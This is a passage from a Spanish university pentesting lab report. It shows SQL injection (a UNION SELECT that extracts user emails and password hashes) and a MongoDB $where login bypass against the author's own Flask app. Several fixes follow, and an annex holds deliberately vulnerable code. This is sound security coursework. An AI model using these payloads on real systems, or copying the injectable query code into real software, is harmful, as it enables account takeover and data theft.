1 'SELECT * FROM News WHERE Id = -3 UNION SELECT accountid,email,name,password FROM Users;'
```

```
mysql> show tables;
+-----+
| Tables_in_identidades |
+-----+
| News                    |
| Users                   |
+-----+
2 rows in set (0.00 sec)

mysql> describe News;
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| Id     | int  | NO   | PRI | NULL    | auto_increment |
| Title  | text | NO   |     | NULL    |                 |
| Body   | text | YES  |     | NULL    |                 |
| Datetime | timestamp | YES |     | CURRENT_TIMESTAMP | DEFAULT_GENERATED |
+-----+-----+-----+-----+-----+-----+
4 rows in set (0.00 sec)

mysql> describe Users;
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| AccountId | int | NO   | PRI | NULL    | auto_increment |
| Email      | text | NO   |     | NULL    |                 |
| Name       | text | NO   |     | NULL    |                 |
| Password   | text | NO   |     | NULL    |                 |
+-----+-----+-----+-----+-----+-----+
4 rows in set (0.01 sec)

mysql> select * from Users;
+-----+-----+-----+-----+
| AccountId | Email          | Name | Password |
+-----+-----+-----+-----+
| 1         | admin@admin.com | Admin | D917744DC087BDC494E961966E5EECE7 |
+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql>
```

Figura 26: Vista detalle del esquema de la base de datos.



Figura 27: Vista detalle de una noticia.

Esta query, por tanto, devolverá información de la tabla de usuarios y la aplicación lo mostrará como si se tratara de una noticia.

- c) En este apartado se proponen diversas técnicas para securizar la aplicación.

Comprobación del tipo

Una manera de securizar la aplicación podría ser comprobando que, efectivamente, el id del artículo es del tipo correspondiente al que tenemos en base de datos, un entero.

```
1 @app.route("/news")
```



Figura 28: SQL injection en parámetro GET. Se obtiene la información de un usuario en vez de un artículo.

```

2 def news():
3     if "user" not in session:
4         return redirect(url_for("login"))
5     article_id = int(request.args.get("id"))
6     article = query_news(article_id)[0]

```

Listing 14: Modificaciones efectuadas en la aplicación para comprobar el tipo

Al hacer esta comprobación, la aplicación deja de funcionar si se intenta hacer una inyección.




Figura 29: Vista detalle de una noticia e inyección insatisfactoria.

Concretamente se muestra este error:

```

1 ValueError: invalid literal for int() with base 10: '3 union select accountid,email
  ,name,password from users'
2 127.0.0.1 - - [09/Dec/2020 01:34:35] "GET /news?id=3%20union%20select%20accountid,
  email,name,password%20from%20users HTTP/1.1" 500 -

```

Arquitecturas alternativas

Se puede optar por otra arquitectura que mitigue la vulnerabilidad del parámetro GET; por ejemplo, en nuestro caso podríamos optar con obtener el id del artículo como parte de la URL tal que así:

```

1 http://localhost:5000/news/1/

```

Siendo "1" el id del artículo y pasando a formar parte de la URL. Esto podría conseguirse modificando la función que obtiene el id del artículo para que prescinda del parámetro GET.

Las modificaciones que hay que hacer en el código son mínimas.

```

1 @app.route("/news/<int:article_id>/")
2 def news(article_id):
3     if "user" not in session:
4         return redirect(url_for("login"))
5     article = query_news(article_id)[0]
6     return render_template("news.html", article=article)

```


Listing 15: Modificaciones efectuadas en la aplicación con arquitectura alternativa

```

1 <a href="/news/{{ article[0] }}" type="button" class="btn btn-lg btn-
  block btn-outline-primary">Ver noticia</a>

```

Listing 16: Modificaciones efectuadas en el template con arquitectura alternativa



A Farewell to Arms

2020-11-22 10:08:14

People in Washington play lots of games, but none for higher stakes than The Day After. They played a version of it in the depths of the Cold War, hoping the exercise would shake

Figura 30: La página carga correctamente con el artículo dado por la URL




Figura 31: Al intentar una inyección, la página devuelve un error HTTP 404

Uso de ORMs

En los últimos años el uso del *Object Relational Mapping* (ORM) en el desarrollo web se ha popularizado. Esta técnica consiste en utilizar el paradigma de programación orientado a objetos (POO) para crear una clase que represente una entidad en la base de datos. Las aplicaciones orientadas a objetos consiguen la persistencia utilizando sistemas de bases de datos relacionales de tal forma que se relacionan los objetos a tablas [?] y se elimina el uso de queries en raw para acceder a base de datos añadiendo una capa de abstracción.

En este proceso de securización se ha utilizado la librería de SQLAlchemy para relacionar los objetos declarados en la aplicación a tablas de una base de datos.

```

1 from os import getenv
2 from datetime import datetime, timedelta
3 from flask import flash, Flask, redirect, render_template, request, session,
  url_for
4 from flask_sqlalchemy import SQLAlchemy
5
6
7 app = Flask(__name__)
8 app.secret_key = bytes(getenv("PENTESTING_SECRET"), encoding="utf-8")
9 app.permanent_session_lifetime = timedelta(days=365)
10
11 app.config["SQLALCHEMY_DATABASE_URI"] = "sqlite:///identidades.sqlite"
12 db = SQLAlchemy(app)
13
14
15 class User(db.Model):
16     account_id = db.Column(db.Integer, primary_key=True)
17     email = db.Column(db.Text, nullable=False)

```

```

18     name = db.Column(db.Text, nullable=False)
19     password = db.Column(db.Text, nullable=False)
20
21     def __repr__(self):
22         return f"<User {self.username}>"
23
24
25 class News(db.Model):
26     id = db.Column(db.Integer, primary_key=True)
27     title = db.Column(db.Text, nullable=False)
28     body = db.Column(db.Text, nullable=False)
29     datetime = db.Column(db.DateTime, default=datetime.utcnow)
30
31     def __repr__(self):
32         return f"<Article {self.title}>"

```

Listing 17: Declaraciones de las entidades User y News

Las funciones que anteriormente hacan uso de queries a base de datos ahora pueden servirse de los objetos relacionales para hacer consultas a o escribir en base de datos.

```

1 def query_news(article_id=None):
2     if article_id:
3         return News.query.filter_by(id=article_id)
4     return News.query.all()

```

Listing 18: Modificación de *query_news()* para utilizar la entidad News

```

1     if request.path == "/login" or new_register:
2         user = User.query.filter_by(name=name, password=password)
3         if not user:

```

Listing 19: Modificación de *login()* para utilizar la entidad User

Tambien debern modificarse las templates puesto que ahora se pasa un objeto relacional al contexto y no una tupla.

```

1     <div class="container">
2         <div class="card-deck mb-3 text-center">
3             {% for article in context['news'] %}
4                 <div class="card mb-4 shadow-sm">
5                     <div class="card-body">
6                         <h4 class="card-title pricing-card-title">{{ article.title[:40] + '...' }}
7                         if article.title|length > 40 else article.title }}</h4>
8                         <p>{{ article.body[:250] }}...</p>
9                         <a href="/news?id={{ article.id }}" type="button" class="btn btn-lg btn
10                         -block btn-outline-primary">Ver noticia</a>
11                     </div>
12                 </div>
13             {% endfor %}
14         </div>
15     </div>

```

Listing 20: Cambios en index.html template para integrar ORM

```

1     <div class="pricing-header px-5 py-3 pt-md-5 pb-md-4 mx-auto">
2         <h3 class="display-4">{{ article['title'] }}</h3>
3         <small>{{ article['datetime'] }}</small>
4         <p class="lead">{{ article['body'] }}</p>
5     </div>

```

Listing 21: Cambios en news.html template para integrar ORM

- d) Un *Stored Procedure* en SQL es un cdigo que se puede guardar en la base de datos para ser reutilizado. En el caso de que tengamos que escribir una query una y otra vez podemos optar por crear un *Stored Procedure* para llamarlo y que sea este quien ejecute la query [?].

Podemos utilizar esta tecnica para la pagina de noticias cuando selecciona un articulo de la base de datos y securizar as frente a la inyeccion SQL ya que un *Stored Procedure* nos permite definir parmetros y as delimitar lo que podemos pasar por id de articulo.

Se ha aadido el siguiente cdigo en el archivo schema.sql:

```

1 DELIMITER //
2
3 CREATE PROCEDURE GetArticle(IN ArticleId INT)
4 BEGIN
5     SELECT * FROM News WHERE Id = ArticleId;
6 END //
7
8 DELIMITER ;

```

Listing 22: Stored Procedure para obtener un artículo de la tabla News dado el id del artículo por parámetro

El *ArticleId* es el parámetro que se espera y es de tipo entero, por tanto, un usuario no podrá inyectar la misma query que antes.

También se ha modificado el siguiente código de la aplicación:


```

1 def query_news(article_id=None):
2     raw_query = (
3         f"CALL GetArticle({article_id})"
4         if article_id
5         else "SELECT * FROM News;"
6     )
7     return query(raw_query)

```

Listing 23: Modificación de la función query_news para que utilice el Stored Procedure

Si dada esta nueva configuración intentamos la misma inyección en la aplicación entonces fallará por un error de base de datos.



Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.

```

(pdb>
pymysql.err.ProgrammingError: (1064, "You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'union select accountid,email,name,password from Users)' at line 1")
> /home/pablo/Projects/pentesting/app.py(22)query()
21     cursor = connection.cursor()
--> 22     cursor.execute(raw_query)
23     return cursor.fetchall()

(pdb> raw_query
'CALL GetArticle(3 union select accountid,email,name,password from Users)'

```

Figura 32: Error en la página al intentar la inyección SQL. Error del conector a la base de datos debido a un fallo de sintaxis SQL.

4. Inyección en base de datos NoSQL

- a) Para este ejercicio se ha creado una base de datos NoSQL MongoDB [?] con el mismo contenido que en el apartado anterior. Se ha cambiado el código de la aplicación para que utilice un conector diferente para obtener los datos [Ver ??] y algunas modificaciones en las plantillas para mostrar los datos [Ver ??].

Cuando se hace el login satisfactorio de un usuario en base de datos nos redirigirá a la página principal con un mensaje de bienvenida. En cambio, si no se introducen los credenciales de un usuario correctamente obtendremos un error y nos deja en la misma página de login para volverlo a intentar.

```

1     if request.path == "/login" or new_register.acknowledged:
2         query = {
3             "$where": "function() { return this.name == '"
4             + user_data["name"]

```

```

> show databases
admin            0.000GB
config           0.000GB
identidades      0.000GB
local            0.000GB
> use identidades
switched to db identidades
> show collections
news
users
> db.users.find()
{ "_id" : ObjectId("5fbedede0df89a60211c3a54"), "email" : "admin@admin.com", "name" : "Admin", "password" : "D917744DC087BDC494E961966E5EECE7" }
{ "_id" : ObjectId("5fcd01ddd2bb358a403c4fe5"), "email" : "another@user.com", "name" : "user", "password" : "password" }
{ "_id" : ObjectId("5fcd0742b97b6d3ef81a1f7a"), "email" : "priutortg@uoc.edu", "name" : "Pablo", "password" : "mypass" }
>

```

Figura 33: Base de datos de Mongo: Base de datos de identidades, colecciones y contenido de la colección users.

```

5         + ' ' && this.password == ' '
6         + user_data["password"]
7         + ' ' }"
8     }
9     if mongo.db.users.find(query).count() > 0:
10         session["user"] = True
11         flash(f"Welcome, {user_data['name']}")
12         return redirect(url_for("index"))
13     if new_register:
14         flash("ERROR: Something went wrong registering user")
15     else:
16         flash(f"ERROR: Invalid credentials. Please try again.")
17     return render_template("form.html")

```

Listing 24: Bloque de código para loguear a un usuario

Log In





Figura 34: Login satisfactorio de un usuario

- b) Dada la construcción del diccionario que representa la query a base de datos para loguear a un usuario, el parámetro de la contraseña permite una inyección NoSQL de tal forma que permite saltarse el proceso normal de login sin necesidad de conocer la contraseña.

```
1 query = {
2     "$where": "function() { return this.name == '"
3     + user_data["name"]
4     + "' && this.password == '"
5     + user_data["password"]
6     + "' }"
7 }
```

Listing 25: Query a base de datos

Una query a base de datos con los credenciales de un usuario tendría esta forma:

```
1 db.users.find({
2     '$where': "function() {
3         return this.name == 'Pablo' && this.password == 'mypass'
4     }"
5 })
```

Listing 26: Query de login

Log In

not in database

.....

Submit




Figura 35: Error de la aplicación cuando los datos introducidos no son correctos

La query sencillamente comprueba que para el usuario y contraseña introducidos hay un registro que cumpla esos requisitos. Podemos aprovechar el campo de la contraseña para hacer que la condición siempre se cumpla y, por tanto, obtener acceso a la página independientemente de los datos introducidos en la contraseña. Por ejemplo, esta condición será cierta para todos los registros en base de datos:

```
1 db.users.find({
2   '$where': "function() {
3     return this.name == 'Pablo' && this.password == '' || '1' == '1'
4   }"
5 })
```

Listing 27: Query vulnerable

'1' == '1' es siempre cierto y junto con el operador OR con que uno de los lados de la condición sea cierto obtendremos acceso a la aplicación.

Para poder conseguir esa misma query, tenemos que introducir el siguiente password:

Esto es así porque hay que cerrar el string que corresponde a la comparación con "this.password" y crear la nueva condición. Arrastramos el segundo apóstrofe e inyectamos la OR y de esta forma se construye la condición [Ver ??].

Log In

Submit



Figura 36: Bypass del sistema con una inyección

- c) Para mitigar el problema de la inyección se puede utilizar el parámetro de proyección de la función `find()` para seleccionar el documento de usuario que necesitamos.

```
1 mongo.db.users.find({'name': 'Pablo', 'password': 'mypass'})
```

Listing 28: Query segura de búsqueda de documento en Mongo

```
1 @app.route("/register", methods=["GET", "POST"])
2 @app.route("/login", methods=["GET", "POST"])
3 def login():
4     if request.method == "POST":
5         new_register = False
6         user_data = request.form.to_dict()
7         if request.path == "/register":
8             new_register = mongo.db.users.insert_one(user_data)
9         if request.path == "/login" or new_register.acknowledged:
10             if mongo.db.users.find(user_data).count() > 0:
11                 session["user"] = True
12                 flash(f"Welcome, {user_data['name']}")
```

```

13         return redirect(url_for("index"))
14     if new_register:
15         flash("ERROR: Something went wrong registering user")
16     else:
17         flash(f"ERROR: Invalid credentials. Please try again.")
18     return render_template("form.html")

```

Listing 29: Modificaciones efectuadas para securizar MongoDB: Guardamos los parámetros del formulario en una variable y la usamos para el parámetro de find()

Una vez realizados estos cambios tenemos el mismo resultado de acceso correcto e incorrecto y ya no es vulnerable ya que nuestra nueva query a base de datos con la inyección propuesta será:

```

1 mongo.db.users.find({'name': 'Pablo', 'password': "' || '1' == '1'"})

```

Listing 30: Query a base de datos con parámetros de inyección

```

14 mongo = MongoClient('mongodb://localhost:27020')
15
16 @app.route("/")
17 def index():
18     news = mongo.db.news.find({})
19     return render_template("index.html", context={"news": news})
20
21
22 @app.route("/news")
23 def news():
24     if "user" not in session:
25         return redirect(url_for("login"))
26     article_id = int(request.args.get("id"))
27     article = mongo.db.news.find_one({"article_id": article_id})
28     return render_template("news.html", article=article)
29
30
31 @app.route("/register", methods=["GET", "POST"])
32 @app.route("/login", methods=["GET", "POST"])
33 def login():
34     if request.method == "POST":
35         new_register = False
36         user_data = request.form.to_dict()
37         if request.path == "/register":
38             new_register = mongo.db.users.insert_one(user_data)
39         if request.path == "/login" or new_register.acknowledged:
40             if mongo.db.users.find(user_data).count() > 0:
41                 session["user"] = True
42                 flash(f"Welcome, {user_data['name']}")
43                 return redirect(url_for("index"))
44             if new_register:
45                 flash("ERROR: Something went wrong registering user")
46             else:
47                 flash(f"ERROR: Invalid credentials. Please try again.")
48     return render_template("form.html")
49

```





Figura 37: Acceso permitido con nueva query

Log In

```

15
16 @app.route("/")
17 def index():
18     news = mongo.db.news.find({})
19     return render_template("index.html", context={"news": news})
20
21
22 @app.route("/news")
23 def news():
24     if "user" not in session:
25         return redirect(url_for("login"))
26     article_id = int(request.args.get("id"))
27     article = mongo.db.news.find_one({"article_id": article_id})
28     return render_template("news.html", article=article)
29
30
31 @app.route("/register", methods=["GET", "POST"])
32 @app.route("/login", methods=["GET", "POST"])
33 def login():
34     if request.method == "POST":
35         new_register = False
36         user_data = request.form.to_dict()
37         if request.path == "/register":
38             new_register = mongo.db.users.insert_one(user_data)
39             if request.path == "/login" or new_register.acknowledged:
40                 if mongo.db.users.find(user_data).count() > 0:
41                     session["user"] = True
42                     flash(f'Welcome, {user_data["name"]}!')
43                     return redirect(url_for("index"))
44                 if new_register:
45                     flash("ERROR: Something went wrong registering user")
46                 else:
47                     flash(f"ERROR: Invalid credentials. Please try again.")
48             return render_template("form.html")
49

```



```

21
22 @app.route("/news")
23 def news():
24     if "user" not in session:
25         return redirect(url_for("login"))
26     article_id = int(request.args.get("id"))
27     article = mongo.db.news.find_one({"article_id": article_id})
28     return render_template("news.html", article=article)
29
30
31 @app.route("/register", methods=["GET", "POST"])
32 @app.route("/login", methods=["GET", "POST"])
33 def login():
34     if request.method == "POST":
35         new_register = False
36         user_data = request.form.to_dict()
37         if request.path == "/register":
38             new_register = mongo.db.users.insert_one(user_data)
39             if request.path == "/login" or new_register.acknowledged:
40                 if mongo.db.users.find(user_data).count() > 0:
41                     session["user"] = True
42                     flash(f'Welcome, {user_data["name"]}!')
43                     return redirect(url_for("index"))
44                 if new_register:
45                     flash("ERROR: Something went wrong registering user")
46                 else:
47                     flash(f"ERROR: Invalid credentials. Please try again.")
48             return render_template("form.html")
49

```

Figura 38: Acceso restringido con nueva query

A. Anexo

A.1. Aplicación con MySQL

```

1 from os import getenv
2 from datetime import timedelta
3 from flask import flash, Flask, redirect, render_template, request, session, url_for
4 from flaskext.mysql import MySQL, pymysql
5
6
7 app = Flask(__name__)
8 app.secret_key = bytes(getenv("PENTESTING_SECRET"), encoding="utf-8")
9 app.permanent_session_lifetime = timedelta(days=365)
10
11 app.config['MYSQL_DATABASE_USER'] = 'pentesting'
12 app.config['MYSQL_DATABASE_PASSWORD'] = 'pentesting'
13 app.config['MYSQL_DATABASE_DB'] = 'identidades'
14 database = MySQL(app)
15
16
17 def query(raw_query):
18     try:
19         connection = database.connect()
20         cursor = connection.cursor()
21         cursor.execute(raw_query)
22         return cursor.fetchall()
23     except pymysql.err.Error as error:
24         print(f"[ERROR] {error}")
25     finally:

```

```

26         cursor.close()
27         connection.commit()
28         connection.close()
29
30
31 def query_news(article_id=None):
32     raw_query = (
33         f"SELECT * FROM News WHERE Id = {article_id};"
34         if article_id
35         else "SELECT * FROM News;"
36     )
37     return query(raw_query)
38
39
40 @app.route("/")
41 def index():
42     news = query_news()
43     return render_template("index.html", context={"news": news})
44
45
46 @app.route("/news")
47 def news():
48     if "user" not in session:
49         return redirect(url_for("login"))
50     article_id = request.args.get("id")
51     article = query_news(article_id)[0]
52     return render_template("news.html", article=article)
53
54
55 @app.route("/register", methods=["GET", "POST"])
56 @app.route("/login", methods=["GET", "POST"])
57 def login():
58     if request.method == "POST":
59         new_register = False
60         name = request.form["name"]
61         password = request.form["password"]
62         if request.path == "/register":
63             email = request.form["email"]
64             register_query = f"INSERT INTO Users (Email, Name, Password) VALUES ('{email}
65             }, '{name}', '{password}')"
66             query(register_query)
67             new_register = True
68             if request.path == "/login" or new_register:
69                 login_query = f"SELECT * FROM Users WHERE Name='{name}' AND Password='{
70                 password}'"
71                 user = query(login_query)
72                 if not user:
73                     if new_register:
74                         flash("ERROR: Something went wrong registering user")
75                     else:
76                         flash(f"ERROR: Invalid credentials")
77                 else:
78                     session["user"] = True
79                     flash(f>Welcome, {name}")
80                     return redirect(url_for("index"))
81                 return render_template("form.html")
82
83
84 @app.route("/logout")
85 def logout():
86     session.clear()
87     return redirect(url_for("index"))
88
89
90 if __name__ == "__main__":
91     app.run()

```

Listing 31: Aplicación con conexión a MySQL

A.2. Aplicación con NoSQL

```

1 from os import getenv
2 from datetime import timedelta

```

```

3 from flask import flash, Flask, redirect, render_template, request, session, url_for
4 from flask_pymongo import PyMongo
5 from werkzeug.exceptions import NotFound
6
7
8 app = Flask(__name__)
9 app.secret_key = bytes(getenv("PENTESTING_SECRET"), encoding="utf-8")
10 app.permanent_session_lifetime = timedelta(days=365)
11
12 app.config["MONGO_URI"] = "mongodb://localhost:27017/identidades"
13 mongo = PyMongo(app)
14
15
16 @app.route("/")
17 def index():
18     news = mongo.db.news.find({})
19     return render_template("index.html", context={"news": news})
20
21
22 @app.route("/news")
23 def news():
24     if "user" not in session:
25         return redirect(url_for("login"))
26     article_id = int(request.args.get("id"))
27     article = mongo.db.news.find_one({"article_id": article_id})
28     return render_template("news.html", article=article)
29
30
31 @app.route("/register", methods=["GET", "POST"])
32 @app.route("/login", methods=["GET", "POST"])
33 def login():
34     if request.method == "POST":
35         new_register = False
36         user_data = request.form.to_dict()
37         if request.path == "/register":
38             new_register = mongo.db.users.insert_one(user_data)
39         if request.path == "/login" or new_register.acknowledged:
40             query = {
41                 "$where": "function() { return this.name == '"
42                 + user_data["name"]
43                 + "' && this.password == '"
44                 + user_data["password"]
45                 + "' }"
46             }
47             if mongo.db.users.find(query).count() > 0:
48                 session["user"] = True
49                 flash(f"Welcome, {user_data['name']}")
50                 return redirect(url_for("index"))
51             if new_register:
52                 flash("ERROR: Something went wrong registering user")
53             else:
54                 flash(f"ERROR: Invalid credentials. Please try again.")
55         return render_template("form.html")
56
57
58 @app.route("/logout")
59 def logout():
60     session.clear()
61     return redirect(url_for("index"))
62
63
64 if __name__ == "__main__":
65     app.run()

```

Listing 32: Aplicación con conexión a MongoDB

A.3. schema.sql

```

1 CREATE DATABASE IF NOT EXISTS identities;
2 USE identities;
3
4 CREATE TABLE Users (
5     AccountId INT AUTO_INCREMENT PRIMARY KEY,

```

```

6  Email TEXT NOT NULL,
7  Name TEXT NOT NULL,
8  Password TEXT NOT NULL
9  );
10
11 CREATE TABLE News (
12  Id INT AUTO_INCREMENT PRIMARY KEY,
13  Title TEXT NOT NULL,
14  Body TEXT,
15  Datetime TIMESTAMP DEFAULT CURRENT_TIMESTAMP
16 );
17
18 INSERT INTO Users (Email, Name, Password)
19 VALUES ("admin@admin.com", "Admin", "D917744DC087BDC494E961966E5EECE7");
20
21 INSERT INTO News (Title, Body, Datetime)
22 VALUES ("Hacker is selling 34 million user records stolen from 17 companies",
23 "A threat actor is selling account databases containing an aggregate total of 34 million
24 user records that they claim were stolen from seventeen companies during data
25 breaches.
26
27 On October 28th, a data breach broker created a new topic on a hacker forum to sell the
28 stolen user databases for seventeen companies.
29
30 In a conversation with BleepingComputer, the seller told us that they were not
31 responsible for hacking into the seventeen companies and is acting as a broker for
32 the databases.
33
34 When asked how the hacker gained access to the various sites, the seller stated, 'Not
35 sure if he want to disclose.'", now());
36
37 INSERT INTO News (Title, Body, Datetime)
38 VALUES ("El Gobierno crea un segundo Ministerio de la Verdad para desmentir las
39 informaciones sobre el Ministerio de la Verdad",
40 "Despu s de que muchos medios hayan criticado con dureza la decisi n del Gobierno de
41 crear un Ministerio de la Verdad, el Ejecutivo se ha visto obligado a crear un
42 segundo Ministerio de la Verdad para desmentir las informaciones sobre el Ministerio
43 de la Verdad. Este segundo Ministerio de la Verdad no permitir ni una sola
44 mentira sobre el Ministerio de la Verdad , apuntan desde el Ejecutivo.
45
46 El segundo Ministerio de la Verdad vigilar todas las informaciones que salgan en la
47 prensa sobre el primer Ministerio de la Verdad y censurar todo lo que considere
48 falso. Lo primero que vamos a prohibir desde el segundo Ministerio de la Verdad
49 es que se refieran al Ministerio de la Verdad como Ministerio de la Verdad ,
50 reconocen desde el Gobierno.
51
52 El segundo Ministerio de la Verdad se llamar Ministerio de la Verdad de Verdad y
53 el ministro ser conocido como el aut ntico ministro . Pedro S nchez
54 todav a no ha anunciado a qui n dar la cartera de este ministerio, pero promete
55 que ser alguien muy de verdad .", now());
56
57 INSERT INTO News (Title, Body, Datetime)
58 VALUES ("A Farewell to Arms",
59 "People in Washington play lots of games, but none for higher stakes than The Day After.
60 They played a version of it in the depths of the Cold War, hoping the exercise would
61 shake loose some bright ideas for a US response to nuclear attack. They're playing
62 it again today, but the scenario has changed - now they're preparing for information
63 war.
64
